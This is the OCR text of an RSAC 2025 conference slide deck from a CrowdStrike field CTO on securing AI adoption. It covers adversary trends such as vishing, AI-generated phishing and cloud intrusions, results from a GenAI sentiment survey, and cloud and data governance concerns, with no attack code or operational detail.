RSAC | 2025 Conference

Many Voices.
One Community.

SESSION ID: PART3-T02

Securing AI Innovation: Strategies for Security Operators

Cristian Rodriguez
Field CTO, Americas
CrowdStrike

CRISTIAN RODRIGUEZ

Field CTO, Americas

- 20+ Years in Cybersecurity
- With CrowdStrike for - 10 years
- MSSP
- Global Enterprise
- Public Sector
- Healthcare

RSAC™ 2025 Conference

THE BAD GUYS

Many Voices.
One Community.

Threat Actor Motivation

Nation-State

eCrime

Hacktivist

The Enterprising Adversary


- Leverages legitimate credentials and identities
- Exploits gaps in security controls
- Understands the cloud and cloud services
- Weaponizes all access

CROWDSTRIKE

Social Engineering

Adversaries exploit social engineering to gain legitimate access

- 442% increase in vishing between the first and second half of 2024[1]
- 50% rise in dark web ads selling compromised credentials[1]



- **As defenses strengthen**, adversaries are targeting the weakest link: humans
- **Massive increase** in vishing and help desk social engineering
- **Impersonated IT support** to establish remote sessions for malicious actions
- **Requested password/MFA resets** to access SSO and cloud applications

Generative AI

Lowering the barrier of entry to conducting effective cyberattacks

- A 2024 study found that LLM-generated phishing emails had a 54% click-through rate; human-written phishing emails only had a 12% click-through rate1
- Deepfake video campaign led to $25.6M transfer to adversary

- **FAMOUS CHOLLIMA** employed AI to create fictitious LinkedIn profiles
- **Deepfake** video and voice clones enabled BEC campaigns
- **Spam email campaigns** distributed malware using AI-generated content
- **Adversary disinformation campaigns** were powered by GenAI

WHAT ABOUT THE GOOD GUYS?


AI Intro

Traditional AI

- Models that use logical reasoning frameworks
- Decision trees and rule-based systems
- Predictions and decisions based on programmed historical data and predefined rules

Gen AI


- Generate new content
  - Images (DALL-E)
  - Text (Bard, ChatGPT)
  - Music (MuseNet)
- Trains from existing data
- Creates summaries, uncovers complex correlations, and produces outcomes that traditional AI cannot



CUSTOM LLM DEVELOPMENT

GAIN

DIGITAL SOURCERY



Financial: Fraud Detection and Risk Management

Legal: Document Review and Contract Analysis

Pharma: Drug Discovery and Development

Telecom: Network Optimization

Energy: Exploration and Product Optimization

WHAT'S THE CONCERN?

CrowdStrike State of AI in Cybersecurity Survey

Survey Focus:

- GenAI Sentiment: GenAI perceptions, top concerns
- GenAI Purchase Drivers: Adoption progress, vendor criteria, target outcomes
- GenAI Workflows: Target use cases, top-ranked features

Survey Audience:


- 1,000+ respondents
- 45% practitioner, 30% manager roles, 25% VP/C-suite
- +1,000 company size
- 165+ targeted countries

Top 5 Takeaways
1 Security teams want a platform-based approach
80% of respondents prefer GenAI delivered through a cybersecurity platform (versus a point solution).
2 GenAI must be purpose-built for cybersecurity
76% of respondents prefer GenAI tools purpose-built for cybersecurity, as opposed to domain-agnostic tools.
3 It's about augmentation, not replacement
Respondents overwhelmingly believe GenAI will ultimately optimize the analyst experience, not replace human labor.
4 Measurable ROI is a top priority
The top economic concern about GenAI isn't about cost -- it's about providing a measurable ROI.
5 Safety and privacy remain top concerns
Wary of GenAI risks, users ranked safety and privacy guardrails among the top features they want to see in GenAI tools.
Survey Methodology
Audience Statistics
Geography
Organization Level
Primary Industry
What is GenAI?

Finding:


More safeguards are needed to enable ongoing GenAI adoption.

Mixed Sentiment on GenAI Safety:



"Do the rewards outweigh the risks of GenAI?"

Top GenAI Security Concerns:


Sensitive data exposure to LLMs – 26%
Adversarial attacks on AI tools – 25%
Lack of Guardrails or control – 21%
AI Hallucinations – 15%
Lack of Regulations – 13%

2 of the top 3

GenAI feature requirements are safety and privacy controls (after "integration")


9 in 10

Respondents have implemented or are developing policies to govern GenAI adoption

The Balancing Act- Tech Stack

CLOUD SERVICES

DATA



AI

The Balancing Act - Cloud

- SYSTEM MISCONFIGURATIONS
- IAM POLICY ISSUES
- UNPATCHED SERVICES
- GAPS IN VISIBILITY


Cloud-Conscious Adversaries

More adversaries seek to exploit cloud services


- 26% increase in new and unattributed cloud intrusions in 2024[1]
- 35% of cloud intrusions in the first half of 2024 used valid credentials[1]

- Adversaries are increasingly targeting the cloud control plane
- Cloud-conscious adversaries are beginning to explore GenAI and LLMs as targets
- Password spraying techniques evolved significantly in 2024 to target the cloud
- China- and DPRK-nexus adversaries are increasingly targeting the cloud for data collection

The Balancing Act - Data




- DATA CLASSIFICATION
- DATA ACCESS REVIEWS
- DATA GOVERNANCE
- DATA FENCING…?



TOP SECRET
CUI | PII | CONFIDENTIAL

How Do You Treat Your Data?


Who Has Access?




Data Fencing?
Beyond PCI DSS?



What Is Your Data Commingling Policy?




